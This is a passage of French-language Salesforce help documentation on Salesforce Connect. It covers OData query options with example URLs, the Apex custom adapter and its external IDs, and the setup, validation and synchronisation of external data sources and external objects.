Demande les entités qui correspondent à la chaîne de requête de recherche en tant qu'expression de recherche de texte libre. Activez cette option en sélectionnant `Utiliser des expressions de recherche de texte libre` dans la source de données externe.

Par défaut, l'option `Utiliser des expressions de recherche de texte libre` n'est pas activée. La chaîne de requête de recherche est utilisée en tant que valeur `contains` dans l'option de requête système `$filter`.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Afficher ou accéder à un objet externe. |
| Requête SOQL | N'importe quelle requête SOQL d'un objet externe |
| Requête OData générée | `http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$count=true&`**`$search=Acme`**`&$top=26` |

### `$select`

Demande un ensemble limité de propriétés de chaque entité.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Ouvre une vue de liste d'enregistrements de fournisseur dont la présentation de page affiche le nom de société et le nom du contact. |

| Exemples | |
|---|---|
| Requête SOQL | `SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26` |
| Requête OData qui en résulte | `http://services.example.org/my.svc/Suppliers?$orderby=CompanyName&$select=CompanyName,ContactName,SupplierID&$inlinecount=allpages&$top=26` |

#### `$skip`

Spécifie le nombre d'éléments dans la collection demandée pour ignorer l'ensemble de résultats.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Cliquer pour afficher la deuxième page d'une vue de liste d'enregistrements de fournisseur organisés par ville. |
| Requête SOQL | `SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC OFFSET 25` |
| Requête OData qui en résulte | `http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,CompanyName,SupplierID&$inlinecount=allpages&$top=26&$skip=25` |

#### `$top`

Spécifie le nombre d'éléments dans la collection demandée pour inclure le résultat. La valeur de la clause `LIMIT` d'une requête SOQL ne correspond pas toujours à la valeur `$top` demandée, car cette dernière est modifiée en fonction de la pagination pilotée par le client et des appels `queryMore()`.

| Exemples | |
|---|---|
| Actions de l'utilisateur dans Salesforce | Ouvre une vue de liste des 25 premiers enregistrements de fournisseur. |
| Requête SOQL | `SELECT SupplierID__c FROM Suppliers__x LIMIT 25` |
| Requête OData qui en résulte | `http://services.example.org/my.svc/Suppliers?$select=SupplierID&$inlinecount=allpages&$top=26` |

### Option de requête personnalisée OData 2.0

Si le producteur OData prend en charge une option de chaîne de requête personnalisée, saisissez le nom du paramètre de chaîne de requête dans le champ `Option de requête personnalisée pour la recherche Salesforce`, dans la définition de la source de données externe. Sans l'option de requête personnalisée, la chaîne de requête de recherche est utilisée en tant que valeur `substringof` dans l'option de requête système `$filter`.

**Exemples**

| | |
|---|---|
| Requête OData sans paramètre de requête personnalisé | `http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&` **`$filter=substringof('Acme',CompanyName)+eq+true+or+substringof('Acme',Phone)+eq+true`**`&$top=26` |
| Requête OData avec un paramètre de requête personnalisé nommé « doSearch » | `http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&` **`doSearch=Acme`**`&$top=26` |

CONSULTER ÉGALEMENT :

- Considérations relatives au producteur OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0
- Référence OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0
- Pagination pilotée par le client et pilotée par le serveur pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

## Salesforce Connect : Personnalisation - Accès à des données externes via Apex

### Adaptateur personnalisé pour Salesforce Connect

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Connectez-vous à n'importe quelle donnée où que vous soyez pour avoir une vue complète de votre activité. Utilisez l'infrastructure du connecteur Apex afin de développer un adaptateur personnalisé pour Salesforce Connect.

Vos utilisateurs et la plate-forme Force.com interagissent avec les données externes via des objets externes. Pour chaque interaction, Salesforce Connect invoque des méthodes dans les classes Apex qui constituent l'adaptateur personnalisé. Salesforce invoque le code Apex de l'adaptateur personnalisé dans chacun des cas suivants :

- Un utilisateur clique sur l'onglet d'un objet externe pour une vue de liste.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet externe.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet parent qui affiche une liste associée des enregistrements d'objet externe enfants.
- Un utilisateur effectue une recherche globale Salesforce.
- Un utilisateur crée, modifie ou supprime un enregistrement d'objet externe (ne s'applique pas à l'adaptateur inter-organisations).
- Un utilisateur exécute rapport.
- L'aperçu est chargé dans le générateur de rapport.
- Un objet externe est interrogé via des flux, des API, Apex, SOQL ou SOSL.
- Vous validez ou synchronisez une source de données externe.

Pour plus d'informations sur l'utilisation de l'infrastructure du connecteur Apex, reportez-vous à « Salesforce Connect » et à « DataSource Namespace » dans le guide *Force.com Apex Code Developer's Guide*.

ID externes pour des objets externes dans Salesforce Connect : adaptateur personnalisé
Lorsque vous accédez à des données externes avec un adaptateur personnalisé pour Salesforce Connect, les valeurs du champ standard ID externe d'un objet externe proviennent de la classe `DataSource.Column` nommée `ExternalId`.

CONSULTER ÉGALEMENT :

Salesforce Connect
Accès à des données externes avec l'adaptateur personnalisé pour Salesforce Connect
Considérations relatives à Salesforce Connect : adaptateur personnalisé

## ID externes pour des objets externes dans Salesforce Connect : adaptateur personnalisé

Lorsque vous accédez à des données externes avec un adaptateur personnalisé pour Salesforce Connect, les valeurs du champ standard ID externe d'un objet externe proviennent de la classe `DataSource.Column` nommée `ExternalId`.

Chaque objet externe a un champ standard `ID externe`. Sa valeur identifie de façon unique chaque enregistrement d'objet externe dans votre organisation. Lorsque l'objet externe est le parent d'une relation de référence externe, le champ standard ID externe est utilisé pour identifier les enregistrements enfants.

**Important:**

- Le code Apex de l'adaptateur personnalisé doit déclarer la classe `DataSource.Column` nommée `ExternalId` et fournir ses valeurs.
- N'utilisez pas de données confidentielles en tant que valeurs du champ standard ID externe, car Salesforce stocke parfois ces valeurs.
  - Les champs de relation de référence externe des enregistrements enfants stockent et affichent les valeurs d'ID externe des enregistrements parents.
  - À des fins d'usage interne uniquement, Salesforce stocke la valeur de l'ID externe de chaque ligne récupérée dans le système externe. Ce comportement ne s'applique pas aux objets externes associés à des sources externes avec des volumes de données importants.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Exemple:** Cet extrait de code d'un exemple `DataSource.Connection` montre la classe `DataSource.Column` nommée `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
    new List<DataSource.Table>();
List<DataSource.Column> columns;
columns = new List<DataSource.Column>();
columns.add(DataSource.Column.text('title', 255));
columns.add(DataSource.Column.text('description',255));
columns.add(DataSource.Column.text('createdDate',255));
columns.add(DataSource.Column.text('modifiedDate',255));
columns.add(DataSource.Column.url('selfLink'));
columns.add(DataSource.Column.url('DisplayUrl'));
columns.add(DataSource.Column.text('ExternalId',255));
tables.add(DataSource.Table.get('googleDrive','title',
```

```
        columns));
    return tables;
    }
```

CONSULTER ÉGALEMENT :

Adaptateur personnalisé pour Salesforce Connect

*Guide du développeur Apex*

## Accès à des données externes avec l'adaptateur personnalisé pour Salesforce Connect

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour créer des classes Apex : | Auteur Apex |
| Pour configurer les paramètres à distance : | Modifier toutes les données |
| Pour créer et modifier des sources de données externes : | Personnaliser l'application |
| Pour créer et modifier des objets externes : | Personnaliser l'application |
| Pour définir ou modifier l'aide au niveau des objets : | Personnaliser l'application |
| Pour créer et modifier des champs personnalisés : | Personnaliser l'application |
| Pour modifier des ensembles d'autorisations et des profils utilisateur : | Gérer les profils et les ensembles d'autorisations |
| Pour modifier les paramètres d'authentification d'un autre utilisateur pour des systèmes externes : | Gérer les utilisateurs |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Les utilisateurs peuvent afficher, rechercher et modifier n'importe quelle donnée où qu'ils soient à partir de leur organisation Salesforce.

La configuration de Salesforce Connect avec un adaptateur personnalisé inclut les étapes ci-dessous.

1. Développez l'adaptateur personnalisé pour Salesforce Connect.

   En utilisant l'infrastructure du connecteur Apex, créez les classes `DataSource.Connection` et `DataSource.Provider` qui constituent l'adaptateur personnalisé.

2. Définissez des sites distants pour des appels externes Apex.

   Si l'adaptateur personnalisé inclut des appels externes Apex, définissez chaque point de terminaison des appels en tant que site distant dans votre organisation. Néanmoins, il n'est pas nécessaire de définir un site distant pour un appel externe dont le point de terminaison est spécifié en tant qu'identifiant nommé au lieu d'une URL.

3. Définissez une source de données externe de type `Salesforce Connect: Custom`.

   Si vous créez plusieurs adaptateurs personnalisés, assurez-vous que le champ `Type` de la source de données externe spécifie la classe `DataSource.Provider` appropriée.

4. Créez les objets externes.

Effectuez cette tâche uniquement si vous ne créez pas automatiquement les objets externes par synchronisation. Créez un objet externe pour chaque tableau de données externe auquel vous souhaitez accéder depuis votre organisation Salesforce.

5. Créez un contenu d'aide pour les objets externes.

   Créez des pages Visualforce qui décrivent les données externes. Lorsque vos utilisateurs cliquent sur **Aide sur cette page** dans un objet externe, ils peuvent lire votre contenu d'aide personnalisé. Notez que les utilisateurs ne trouveront aucune information sur les données externes dans l'aide de Salesforce.

6. Ajoutez des champs personnalisés et des relations aux objets externes.

   Créez des relations entre les objets. Si vous n'avez pas synchronisé pour créer automatiquement les objets externes et leur champs, créez un champ personnalisé pour chaque colonne de tableau de données à laquelle vous souhaitez accéder depuis votre organisation Salesforce.

7. Activez l'accès des utilisateurs aux objets externes.

   Accordez des autorisations d'objets via des ensembles d'autorisations ou des profils.

8. Activez l'accès des utilisateurs aux champs des objets externes.

   Accordez des autorisations de champ via des ensembles d'autorisations ou des profils.

9. Si la source de données externe utilise l'authentification par utilisateur :

   a. Autorisez les utilisateurs à s'authentifier au système externe.

      Accordez aux utilisateurs l'accès aux paramètres d'authentification pour la source de données externe via des ensembles d'autorisations ou des profils.

   b. Configurez les paramètres d'authentification de chaque utilisateur.

      Vous ou vos utilisateurs pouvez effectuer cette tâche.

      Conseil: Formez vos utilisateurs sur la configuration de leurs paramètres d'authentification pour les systèmes externes. Assurez-vous qu'ils connaissent les identifiants à saisir pour chaque système externe. Si vous utilisez OAuth 2.0, testez le flux OAuth pour détecter et expliquer aux utilisateurs les invites ou les redirections qui peuvent être difficiles à appréhender. Les flux OAuth varient selon votre système externe, le fournisseur d'authentification et les étendues spécifiées.

CONSULTER ÉGALEMENT :

Adaptateur personnalisé pour Salesforce Connect

Considérations relatives à Salesforce Connect : tous les adaptateurs

Guide du développeur : *Visualforce Developer's Guide*

Relations des objets externes

## Définition d'une source de données externe pour Salesforce Connect : adaptateur personnalisé

Connectez votre organisation Salesforce à n'importe quelle donnée, où que vous soyez, à l'aide d'un adaptateur personnalisé Salesforce Connect que vous créez en utilisant l'infrastructure du connecteur Apex.

Avant de commencer, développez l'adaptateur personnalisé pour Salesforce Connect. Si l'adaptateur personnalisé utilise des appels externes Apex, définissez également des sites distants pour les points de terminaison des appels externes. Reportez-vous à Accès à des données externes avec l'adaptateur personnalisé pour Salesforce Connect à la page 5738.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe** ou sur **Modifier** pour modifier une source de données externe existante.
3. Renseignez les champs.

| Champ | Description |
|---|---|
| Étiquette | Un nom convivial pour la source de données externe. L'étiquette est affichée dans l'interface utilisateur de Salesforce, notamment dans des vues de listes.<br>Si vous définissez le Type d'identité sur Par utilisateur, cette étiquette est visible lorsque les utilisateurs affichent ou modifient leur paramètres d'authentification pour des systèmes externes. |
| Name | Un identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API.<br>Le nom peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Type | Sélectionnez **Salesforce Connect : Personnalisé : <nom de votre classe** DataSource.Provider**>**. |
| URL | URL du système externe.<br>Disponible uniquement lorsque la classe DataSource.Provider déclare la capacité REQUIRE_ENDPOINT. Si la classe déclare également la capacité REQUIRE_HTTPS, l'URL doit commencer par *https://*.<br>Si le point de terminaison est défini dans un identifiant nommé, saisissez l'URL de l'identifiant nommé. Une URL d'identifiant nommé contient le schéma callout:, le nom de l'identifiant nommé et un chemin facultatif. Par exemple : callout:*My_Named_Credential/some_path*.<br>Vous pouvez ajouter une chaîne de requête à une URL d'identifiant nommé. Utilisez un séparateur point d'interrogation (?) entre l'URL |

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer et modifier des sources de données externes :

- Personnaliser l'application

| Champ | Description |
|---|---|
| | de l'identifiant nommé et la chaîne de requête. Par exemple : `callout:Mon_Identifiant_Nommé/un_chemin?format=json`. |
| `Objets externes inscriptibles` | Permet à la plate-forme Force.com et aux utilisateurs de cette organisation de créer, de mettre à jour et de supprimer des enregistrements dans des objets externes associés à la source de données externe. Les données des objets externes sont stockées hors de l'organisation. Par défaut, les objets externes sont en lecture seule. |
| `Volume de données élevé` | Salesforce limite les taux de récupération et d'affichage de données à partir de systèmes externes. Si votre organisation atteint les limitations lors de l'accès à des objets externes, vous pouvez sélectionner l'option `Volume de données élevé` dans les sources de données externes associées. Cela permet de contourner la plupart des limitations en taux, mais des comportements et des limitations spécifiques s'appliquent. Reportez-vous à Considérations relatives aux volumes de données élevés pour Salesforce Connect: adaptateurs personnalisés à la page 5744. |
| `Certificat` | Si vous spécifiez un certificat, votre organisation Salesforce le fournit lorsque en établissant chaque connexion SSL bidirectionnelle avec le système externe. Ce certificat est utilisé pour les signatures numériques, qui vérifient que les requêtes proviennent de votre Salesforce.<br>Disponible uniquement lorsque la classe `DataSource.Provider` déclare la capacité d'authentification `CERTIFICATE`. |
| `Type d'identité` | Détermine si vous utilisez une ou plusieurs séries d'identifiants pour accéder au système externe. Reportez-vous à Type d'identité pour des sources de données externes à la page 5677.<br>Disponible uniquement lorsque la classe `DataSource.Provider` déclare la capacité d'authentification `BASIC` ou `OAUTH`. |

4. Sélectionnez le protocole d'authentification.
   - Si vous sélectionnez **Authentication par mot de passe**, saisissez le nom d'utilisateur et le mot de passe permettant d'accès au service externe.

     L'authentification par mot de passe est disponible uniquement lorsque la classe `DataSource.Provider` déclare la capacité d'authentification `BASIC`.
   - Si vous sélectionnez **Oauth 2.0**, renseignez les champs ci-dessous.

     OAuth 2.0 est disponible uniquement lorsque la classe `DataSource.Provider` déclare la capacité d'authentification `OAUTH`.

     | Champ | Description |
     |---|---|
     | `Fournisseur d'authentification` | Sélectionnez le fournisseur. Reportez-vous à À propos des fournisseurs d'authentification externes à la page 1026. |

| Champ | Description |
| --- | --- |
| `Étendue` | Spécifie l'étendue des autorisations permettant de demander le jeton d'accès. Votre fournisseur d'authentification détermine les valeurs autorisées. Reportez-vous à Utilisation du paramètre d'étendue à la page 1060.<br>Remarque:<br>– La valeur que vous saisissez remplace la valeur `Étendues par défaut` qui est définie dans le fournisseur d'authentification spécifié.<br>– La définition d'étendues peut déterminer si chaque flux OAuth affiche un écran de consentement pour l'utilisateur.<br>– Nous recommandons de demander un jeton d'actualisation ou un accès hors ligne. Sinon, vous perdez l'accès au système externe à l'expiration du jeton. |
| `Démarrer le flux d'authentification à l'enregistrement` | Pour l'authentification au système externe et l'obtention d'un jeton OAuth, sélectionnez cette case. Ce processus d'authentification est appelé flux OAuth.<br>Lorsque vous cliquez sur **Enregistrer**, le système externe vous invite à vous connecter. Une fois connecté(e), le système externe vous accorde un jeton OAuth qui permet d'accéder à ses données depuis cette organisation.<br>Répétez le flux OAuth lorsque vous avez besoin d'un nouveau jeton, par exemple lorsqu'il expire, ou si vous modifiez les champs `Étendue` ou `Fournisseur d'authentification`. |

5. Cliquez sur **Enregistrer**.
6. Cliquez sur **Valider et synchroniser**, puis confirmez que la connexion est réussie.

   Cette étape invoque également la méthode `sync()` dans la classe `DataSource.Connection` pour obtenir la liste des tableaux que vous pouvez synchroniser afin de créer des objets externes et leurs champs.
7. Vous pouvez également sélectionner des tableaux puis cliquer sur **Synchroniser** pour exécuter les opérations ci-dessous avec chaque tableau.
   - Créer automatiquement un objet externe Salesforce.
   - Créez automatiquement un champ personnalisé pour chaque colonne de tableau qui est compatible avec un type de champ de métadonnées Salesforce.

   Remarque: Avant de synchroniser, lisez les considérations présentées dans les rubriques ci-dessous.
   - Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs à la page 5682
   - Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur personnalisé à la page 5686

   Alternativement, vous pouvez créer manuellement les objets externes et les champs personnalisés à mapper avec des données externes. Cela permet de personnaliser les noms d'objet externe, de déterminer les colonnes de tableau pour lesquelles créer des

champs personnalisés et de personnaliser les noms des champs personnalisés. Toutefois, cette approche est plus longue et nécessite une maintenance manuelle.

CONSULTER ÉGALEMENT :

Accès à des données externes avec l'adaptateur personnalisé pour Salesforce Connect

Stockage des paramètres d'authentification pour les systèmes externes

Identifiants nommés

## Considérations relatives à Salesforce Connect : adaptateur personnalisé

Prenez connaissance des limitations, des recommandations et des comportements spéciaux spécifiques à l'utilisation de l'adaptateur personnalisé pour Salesforce Connect.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Considérations relatives à Apex pour Salesforce Connect : adaptateur personnalisé

Découvrez les limitations et les considérations relatives à la création d'adaptateurs personnalisés Salesforce Connect avec l'infrastructure du connecteur Apex.

Considérations relatives aux volumes de données élevés dans Salesforce Connect : adaptateurs personnalisés

Si votre organisation atteint les limitations lors de l'accès à des objets externes, vous pouvez sélectionner l'option `Volume de données élevé` dans les sources de données externes associées. Cela permet de contourner la plupart des limitations en taux, mais des comportements et des limitations spécifiques s'appliquent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

### Considérations relatives à Apex pour Salesforce Connect : adaptateur personnalisé

Découvrez les limitations et les considérations relatives à la création d'adaptateurs personnalisés Salesforce Connect avec l'infrastructure du connecteur Apex.

- Limitations des types de données :
  - Double : les valeurs perdent en précision au-delà de 18 chiffres significatifs. Pour plus de précision, utilisez des valeurs décimales à la place de doubles.
  - Chaîne : si la longueur dépasse 255 caractères, la chaîne est mappée avec un champ de zone de texte long dans Salesforce.
- Les adaptateurs personnalisés pour Salesforce Connect sont soumis aux mêmes limitations que tout autre code Apex. Par exemple :
  - Toutes les limitations du gouverneur Apex s'appliquent.
  - Les appels externes Apex ne sont pas autorisés après des opérations DML (data manipulation language) dans la même transaction. Par conséquent, vous ne pouvez pas mettre à jour un enregistrement Salesforce, puis émettre un appel externe Apex dans une même transaction.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Les méthodes de test ne prennent pas en charge les appels externes de service Web. Les tests qui exécutent des appels de service Web échouent. Pour consulter un exemple qui montre comment éviter les échecs de test en renvoyant des réponses fictives, reportez-vous à Adaptateur personnalisé Google Drive™ pour Salesforce Connect.

CONSULTER ÉGALEMENT :

Adaptateur personnalisé pour Salesforce Connect

Considérations relatives à la compatibilité Salesforce pour Salesforce Connect : tous les adaptateurs

*Guide du développeur Apex* : Types de données primitifs

*Guide du développeur Apex* : Gouverneurs d'exécution et limitations

*Guide du développeur Apex* : Limites des appels externes et limitations

*Apex Developer Guide* : Adaptateur personnalisé Google Drive™ pour Salesforce Connect

## Considérations relatives aux volumes de données élevés dans Salesforce Connect : adaptateurs personnalisés

Si votre organisation atteint les limitations lors de l'accès à des objets externes, vous pouvez sélectionner l'option `Volume de données élevé` dans les sources de données externes associées. Cela permet de contourner la plupart des limitations en taux, mais des comportements et des limitations spécifiques s'appliquent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Les fonctionnalités suivantes ne sont pas disponibles pour les objets externes associés à des sources externes avec des volumes de données importants.
  - Accès via Lightning Experience
  - Accès via Salesforce1
  - Présentation des listes d'éléments récents
  - Fils d'enregistrement
  - Rapports et tableaux de bord
  - Objets externes inscriptibles
- Aucun ID Salesforce n'est attribué aux enregistrements d'objets externes associés à des sources externes avec des volumes de données élevés.
- Dans les pages de détail d'enregistrement d'objets externes associés à des sources de données externes de volume élevé, les boutons et les liens personnalisés qui appellent JavaScript ne sont pas pris en charge.

CONSULTER ÉGALEMENT :

Adaptateur personnalisé pour Salesforce Connect

Considérations relatives à Salesforce Connect : adaptateur personnalisé

# Définition de sources de données externes

Créez des sources de données externes pour vous connecter à des contenus et à des données stockées hors de votre organisation Salesforce.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe**. Pour modifier une source de données externe existante, cliquez sur **Modifier**.
3. Exécutez les étapes de votre type de source de données externe.
   - Files Connect : Google Drive
   - Files Connect : SharePoint 2010 ou 2013
   - Files Connect : SharePoint Online ou OneDrive for Business
   - URL simple : Données d'un autre domaine Web
   - Salesforce Connect : OData 2.0
   - Salesforce Connect : OData 4.0
   - Salesforce Connect : Inter-organisation
   - Salesforce Connect : Personnalisé

CONSULTER ÉGALEMENT :

Salesforce Connect

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer et modifier une source de données externe :

- Personnaliser l'application

# Validation et synchronisation d'une source de données externe


Après avoir configuré une source de données externe, synchronisez-la pour mapper ses tableaux avec des objets externes dans votre organisation Salesforce. Le contenu et les données des objets externes s'affichent dans la recherche fédérée, avec vos contenus et données Salesforce.

**Remarque:**

- La synchronisation crée ou remplace des objets externes Salesforce qui sont mappés avec le schéma du système externe. La synchronisation ne copie aucune donnée dans votre organisation Salesforce et n'écrit aucune donnée de votre organisation dans le système externe.
- La synchronisation est un processus unique. Si le schéma du système externe est modifié, les modifications ne sont pas automatiquement synchronisées vers votre organisation Salesforce. Resynchronisez les objets pour appliquer les modifications dans le système externe.
- Chaque organisation peut avoir jusqu'à 100 objets externes. La synchronisation échoue si elle entraîne un dépassement de cette limitation pour votre organisation.
- Pour des sources de données externes Salesforce Connect, assurez-vous de lire et de comprendre les considérations relatives à la synchronisation. Reportez-vous à Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs à la page 5682.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur le nom de la source de données externe.
3. Cliquez sur **Valider et synchroniser**, puis confirmez que la connexion est réussie.
4. Sélectionnez des tableaux, puis cliquez sur **Synchroniser** pour exécuter les opérations ci-dessous avec chaque tableau.
   - Créer automatiquement un objet externe Salesforce.
   - Créez automatiquement un champ personnalisé pour chaque colonne de tableau qui est compatible avec un type de champ de métadonnées Salesforce.

**Exemple:** La page de détail de la source de données externe générée comprend une liste d'objets externes associés, comme suit.




## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer un objet externe à partir d'une source de données externe :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Salesforce Connect

## Définition d'objets externes

Les tableaux dans des sources de données externes sont mappés avec des objets externes dans Salesforce, combinant l'ensemble de vos données et contenus dans une recherche fédérée.

Les objets externes sont similaires aux objets personnalisés, excepté qu'ils sont mappés avec des données situées hors de votre organisation Salesforce. Chaque objet externe s'appuie sur une définition de source de données externe pour se connecter aux données du système externe. Chaque définition d'objet externe est mappé avec un tableau de données du système externe. Chaque champ de l'objet externe est mappé avec une colonne du tableau du système externe. Les objets externes permettent aux utilisateurs et à la plate-forme Force.com de rechercher et d'interagir avec des données externes.

**Remarque:**

- Chaque organisation peut avoir jusqu'à 100 objets externes.
- Si le système externe le permet, nous recommandons de synchroniser la source de données externe afin de créer automatiquement les objets externes associés. Vous pouvez également définir manuellement des objets externes pour personnaliser leur nom et créer manuellement les champs personnalisés.

Pour créer ou modifier un objet externe :

1. Dans Configuration, saisissez *Objets externes* dans la case Recherche rapide, puis sélectionnez **Objets externes**.
2. Cliquez sur **Nouvel objet externe** ou sur **Modifier** pour modifier un objet externe existant.
3. Saisissez les informations suivantes :

| Champ | Description |
|---|---|
| Étiquette | Le nom convivial de l'objet externe. L'étiquette est affichée dans l'interface utilisateur de Salesforce, notamment dans des vues de listes.<br>Nous recommandons de définir des noms d'objet uniques entre tous les objets standard, personnalisés et externes de l'organisation. |
| Étiquette au pluriel | Le nom au pluriel de l'objet externe. Si vous créez un onglet pour cet objet, ce nom est utilisé pour l'onglet. |
| Commence par un son vocalique | Si la langue par défaut de votre organisation le permet, sélectionnez un préfixe « an » au lieu de « a » pour votre étiquette dans tout message automatique. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des objets externes :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| `Nom de l'objet` | Un identifiant unique utilisé pour référencer la définition de cet objet externe via l'API. Les noms d'objet doivent être uniques dans l'ensemble des objets standard, personnalisés et externes de l'organisation.<br>Le champ Nom d'objet ne peut contenir que des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Une description facultative de l'objet externe. Une description explicite facilite l'identification des objets externes présentés dans une liste. |
| `Paramètres d'aide contextuelle` | Définit les éléments qui s'affichent lorsque les utilisateurs cliquent sur **Aide sur cette page** dans les pages d'accueil des enregistrements d'objet personnalisé (aperçu) et de détail, ainsi que dans les vues de liste et les listes associées.<br>Nous recommandons de sélectionner **Ouvrir une fenêtre à l'aide d'une page Visualforce** pour afficher l'aide personnalisée que vous créez pour vos utilisateurs. Reportez-vous à Mise en route de l'aide de niveau objet à la page 4698.<br>Si vous gardez la valeur par défaut, vos utilisateurs affichent uniquement l'aide de Salesforce, qui ne contient aucune information sur vos données externes.<br>Ce paramètre n'affecte pas le lien **Aide et formation** en haut de chaque page, qui ouvre toujours l'aide de Salesforce. |
| `Nom du contenu` | Sélectionnez la page Visualforce qui présente le mieux aux utilisateurs les données fournies par cet objet externe.<br>Ce champ est disponible uniquement lorsque vous sélectionnez **Ouvrir une fenêtre à l'aide d'une page Visualforce**. |
| `Source de données externe` | La définition de source de données externe qui contient les détails de connexion que vous souhaitez utiliser pour cet objet externe. |
| `Nom du tableau` | Le tableau dans le système externe avec lequel l'objet externe est mappé.<br>Pour SharePoint, le nom du tableau doit correspondre au nom de l'étendue associée. |
